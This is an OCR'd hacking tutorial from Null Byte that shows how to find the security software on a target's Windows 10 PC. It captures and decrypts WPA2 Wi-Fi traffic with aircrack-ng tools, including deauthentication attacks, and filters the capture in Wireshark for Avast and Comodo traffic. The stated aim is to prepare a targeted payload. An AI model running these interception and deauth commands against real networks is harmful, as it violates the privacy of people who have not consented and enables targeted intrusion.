


HOW TO

Identify Antivirus Software Installed on a Target's Windows 10 PC

BY TOKYONEON 04/08/2020 6:05 PM 06/19/2020 5:19 PM EVADING AV SOFTWARE
CYBER WEAPONS LAB HACKING WINDOWS 10

Determining the antivirus and firewall software installed on a Windows computer is crucial to an attacker preparing to create a targeted stager or payload. With covert deep packet inspection, that information is easily identified.

This attack assumes the Wi-Fi password to the target network is already known. With the password, an attacker can observer data traversing the network and enumerate installed security software. Popular antivirus and firewall solutions become easily identifiable when benign web traffic is filtered out.

We'll learn how to capture and decrypt Wi-Fi traffic without authenticating to the target router, and we'll perform packet inspection to figure out the kinds of third-party security applications installed on the operating system.

- **Don't Miss:** **Intercept Windows Passwords on a Local Network**

Step 1 Capture Wi-Fi Traffic

To get started in Kali, use the **airmon-ng** command to stop all of the processes running in the background that may interfere with the wireless card.

```
~# airmon-ng check kill

Killing these processes:

  PID Name
 2891 wpa_supplicant
```

Enable monitor mode on the Alfa adapter (or another wireless adapter) with the **airmon-ng start wlan0** command.

```
~# airmon-ng start wlan0

PHY Interface   Driver      Chipset

phy2    wlan0       rt2800usb   Ralink Technology, Corp. RT2870/RT307

        (mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]w
        (mac80211 station mode vif disabled for [phy2]wlan0)
```

Then, perform an initial **airodump-ng** scan to enumerate Wi-Fi networks in the surrounding area.

```
~# airodump-ng wlan0mon

 CH  6 ][ Elapsed: 36 s ][ 2020-04-06 20:45

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER

 00:20:91:B4:F8:33  -19       13        6    0  11  270  WPA2 CCMP

 BSSID              STATION            PWR   Rate    Lost    Frames
```

When the router has been identified, press *Control-C* to stop the scan. Perform a targeted packet capture against the Wi-Fi router by including the **--channel**, **--write**, **--bssid**, and **--essid** options.

```
~# airodump-ng --channel 11 --write /root/Desktop/capture --bssid "00

 CH  9 ][ Elapsed: 14 mins ][ 2020-04-06 21:00 ]

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIP

 00:20:91:B4:F8:33  -20 100     8308     1895    0  11  270  WPA2 CCM
```

```
 BSSID              STATION            PWR   Rate    Lost    Frames
```

Aireplay-ng will de-authenticate devices connected to the router. This command is necessary to capture the WPA2 handshake data. Captured packets are only decryptable with a valid handshake.

Open a new terminal and use the following **aireplay-ng** command to send three "deauth" packets to the router, forcing the authenticated users to reconnect.

```
~# aireplay-ng -0 3 -a 00:20:91:B4:F8:33 -e "NullByte_Network" wlan0m

05:12:46  Waiting for beacon frame (BSSID: 00:20:91:B4:F8:33) on char
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
05:12:46  Sending DeAuth (code 7) to broadcast -- BSSID: [00:20:91:B4
05:12:46  Sending DeAuth (code 7) to broadcast -- BSSID: [00:20:91:B4
05:12:47  Sending DeAuth (code 7) to broadcast -- BSSID: [00:20:91:B4
```

A successful attack will produce the "WPA handshake" notification in the top-right corner of the **airodump-ng** terminal.

```
CH  9 ][ Elapsed: 14 mins ][ 2020-04-06 21:00 ][ WPA handshake: 00:20

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIP

 00:20:91:B4:F8:33  -20 100     8308     1895    0  11  270  WPA2 CCM

 BSSID              STATION            PWR   Rate    Lost    Frames
```

At this point, the **airodump-ng** window should continue to capture packets for as long as possible (i.e., many hours). As time passes, security software in the target Windows 10 computer will periodically attempt to update the application and virus definition databases. These web queries are valuable to a hacker with access to the network preparing to mount a targeted attack.

Step 2 Decrypt the PCAP

Airdecap-ng is packet capture decryption tool and part of the Aircrack-ng suite.


```
~# airdecap-ng -b "00:20:91:B4:F8:33" -e "NullByte_Network" -p "WIFI_

Total number of stations seen            8
Total number of packets read         32310
Total number of WEP data packets         0
Total number of WPA data packets      4555
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets      3435
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0
```

Airdecap-ng will use the Wi-Fi ESSID (-e) and password (-p) to decrypt and filter out packets belonging to the network. In the above example, we can see 3435 WPA decrypted packets. Airdecap-ng will create a file called "capture-01-dec.cap" in the current directory.

After decrypting the PCAP, import the new capture-01-dec.cap file into Wireshark.


Step 3 Search for Antivirus Software (Avast)

Avast is one of the most popular antiviral software solutions in the world.



Known Avast domains include avast.com and avcdn.net, its primary content delivery network (CDN). On a daily basis, these domains are used to fetch virus database and software updates as well as send telemetry information. These domains can be filtered out in Wireshark with the following display filter.


```
ip.host ~ "(?i)(avast|avcdn)\.*"
```




Many antivirus domains can be added to the filter and separated by vertical bars (|).

The above results are a strong indication that the computer is using Avast antivirus software. The data can be further inspected to identify user-agent strings commonly used by this antivirus provider.

```
http.user_agent ~ "(?i)avast*"
```



This particular HTTP stream invoked a POST request and delivered some unencrypted data to an Avast server. As we can see, the request originated from the Windows 10 computer with an Avast user-agent.



The body of the HTTP stream contains some unencrypted data related to the target device. The CPU type, Windows 10 hostname, and motherboard architecture, as well as Avast version and configuration settings, are discoverable from a single HTTP stream.

```
POST /cgi-bin/iavs4stats.cgi HTTP/1.1
Host: v7.stats.avast.com
User-Agent: avast! Antivirus (instup)
Accept: */*
Content-MD5:
Content-Type: iavs4/stats
Content-Length:

GCHBitmap=0
GChBrand=AVFC
GTBBitmap=0
GTBBrand=
InstupVersion=19.5.4444.0
IsVirtual=1
NoRegistration=0
OfferEvent=0
OfferResult=2
SZB=0
ScAsAvastReg=1
ScAsAvastStatus=off
ScAsOtherList=Windows Defender Antivirus,Avast Antivirus,
ScAsOtherReg=2
ScAsOtherStatus=on,off,
ScAvAvastReg=1
ScAvAvastStatus=off
ScAvOtherList=Windows Defender Antivirus,Avast Antivirus,
ScAvOtherReg=2
ScAvOtherStatus=on,off,
ScFwAvastReg=0
ScFwAvastStatus=
ScFwOtherList=Windows Firewall,
ScFwOtherReg=1
ScFwOtherStatus=on,
ShepherdConfigName=Avast-Windows-AV-Consumer_email-signatures_antitrc
UpdatingTime=0
WEI_Cpu=8.4
WEI_D3D=9.9
WEI_Disk=7.3
WEI_Graphics=2.4
WEI_Memory=5.5
WEI_SystemRating=2.4
boot_time_scan_accepted=0
boot_time_scan_offered=0
brandCode=AVFC
bytes=199216597
bytesOK=199216597
community=1
cookie=mmm_ava_tst_004_762_b
cpu_name=Intel(R) Core(TM) i7-7700 CPU @ 2.80GHz,4
```

```
custom_scan_created=0
edition=1
gsMainStatus=0
gsNoticeNotifs=0
gsUrgentNotifs=0
gsWarningNotifs=0
gui_opened=4
gui_settings_altered=0
gui_settings_opened=0
guid=xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
help_opened=0
idate_w=1508774395
lan_addr=tokyoneon-PC
lan_ip=192.168.1.152
lang=0409
licAlpha=1
licExpDays=30
licExpirationDate=1562974590
licFeature=5f0231d7-4c46-4855-8199-5d0cb185d427
licIssuedDate=1560382590
licSchemaId=avast-free-1s1m_1s1m
licType=Trial
licType2=4
offerInstReturn=0
offerReasons=0
offerType=1
on_demand_scan_invoked=0
operation=3
os=win,10,0,2,16299,0,AMD64
part.program=2378,2378,0,0
part.setup=2378,2378,0,0
part.vps=419828228,419828228,0,0
passive_mode=0
product=ais
ram_mb=4990
repo_id=iavs9x
serial=0
silent=0
status=00000000
statver=2.20
tspan=454
tspanOK=454
version=19.5.2378
statsSendTime=1260399041
```


This data is very valuable to an attacker on the network as it enables them to craft a payload specific to that user and operating system.

In addition to Wireshark, **tshark** and **grep** can easily print and filter DNS requests, respectively, in standard output. Append **sort -u** to the command to show only unique domains (i.e., no duplicates).

```
~# tshark -r ~/Desktop/capture-01-dec.cap -n -T fields -e dns.qry.nam

b1477563.iavs9x.u.avast.com
b4380882.iavs9x.u.avast.com
b4380882.vps18.u.avcdn.net
d3336443.vps18.u.avcdn.net
f3355109.iavs9x.u.avast.com
filerep.ff.avast.com
g0679661.iavs9x.u.avast.com
g0679661.vps18.u.avcdn.net
g5041154.vps18.u.avcdn.net
h1745978.iavs9x.u.avast.com
h6891735.vps18.u.avcdn.net
k8528219.iavs9x.u.avast.com
k9290131.iavs9x.u.avast.com
m5972635.vps18.u.avcdn.net
p3357684.vps18.u.avcdn.net
r4907515.vps18.u.avcdn.net
s-iavs9x.avcdn.net
s-vps18.avcdn.net
t7758057.vps18.u.avcdn.net
v6831430.vps18.u.avcdn.net
v7event.stats.avast.com
v7.stats.avast.com
```


Step 4 Search for Firewall Software (Comodo)

Comodo Firewall is a popular firewall solution designed to monitor incoming and outgoing traffic to identify threats and prevent attacks.



Its DNS server configuration makes it difficult for attackers on the network to enumerate installed applications and visited websites. Still, Comodo software will occasionally check for software updates giving an attacker all the information they need.

```
ip.host ~ "(?i)(comodo)\.*"
```



To view queried domains in standard output, examine the PCAP with **tshark** and filter out DNS requests.

```
~# tshark -r ~/Desktop/capture-01-dec.cap -n -T fields -e dns.qry.nam
```

This command will likely produce a large output containing thousands of domains, IP addresses, and duplicate entries. Append the **sort** and **uniq** commands to count the most commonly queried servers.

```
~# tshark -r ~/Desktop/capture-01-dec.cap -n -T fields -e dns.qry.nam

      2 218.0.101.95.in-addr.arpa
     72 22.70.154.156.in-addr.arpa
     14 22.71.154.156.in-addr.arpa
      1 download.comodo.com
      1 ncc.avast.com
      1 su.ff.avast.com
      2 v10.vortex-win.data.microsoft.com
      1 wireshark.org
```

Notice that the **22.70.154.156.in-addr.arpa** address appears 72 times in the PCAP. A quick search and IP lookup suggests **156.154.70.22** has been a Comodo DNS server for many years. While this doesn't definitively mean the target has Comodo software installed, it would suggest they're security conscious.

Final Thoughts

This article covered only a few Wireshark display filters. There are many HTTP, IP, and DNS filters that would aid a hacker while gathering information about the target.

With a comprehensive list of popular antivirus software, an attacker will usually be able to say with certainty if a target Windows machine has security software installed. What's scarier is software enumeration is accomplished without connecting to the Wi-Fi network or needing physical access to the computer.

If you enjoyed this article, follow me on Twitter @tokyoneon_ and GitHub to keep up with my current projects. For questions and concerns, leave a comment or message me on Twitter.

Don't Miss: Backdoor Windows 10 & Livestream the Desktop

Want to start making money as a white hat hacker? Jump-start your hacking career with our 2020 Premium Ethical Hacking Certification Training Bundle from the new Null Byte Shop and get over 60 hours of training from cybersecurity

professionals.

Buy Now (90% off) >

Other worthwhile deals to check out:

- 97% off The Ultimate 2021 White Hat Hacker Certification Bundle
- 99% off The 2021 All-in-One Data Scientist Mega Bundle
- 98% off The 2021 Premium Learn To Code Certification Bundle
- 62% off MindMaster Mind Mapping Software: Perpetual License

Cover photo and screenshots by tokyoneon/Null Byte

WonderHowTo.com About Us Terms of Use Privacy Policy

Don't Miss:
20 Things You Can Do in Your Photos App in iOS 16 That You Couldn't Do Before
14 Big Weather App Updates for iPhone in iOS 16
28 Must-Know Features in Apple's Shortcuts App for iOS 16 and iPadOS 16
13 Things You Need to Know About Your iPhone's Home Screen in iOS 16
22 Exciting Changes Apple Has for Your Messages App in iOS 16 and iPadOS 16
26 Awesome Lock Screen Features Coming to Your iPhone in iOS 16
20 Big New Features and Changes Coming to Apple Books on Your iPhone
See Passwords for All the Wi-Fi Networks You've Connected Your iPhone To

By using this site you acknowledge and agree to our terms of use & privacy policy.
We do not sell personal information to 3rd parties.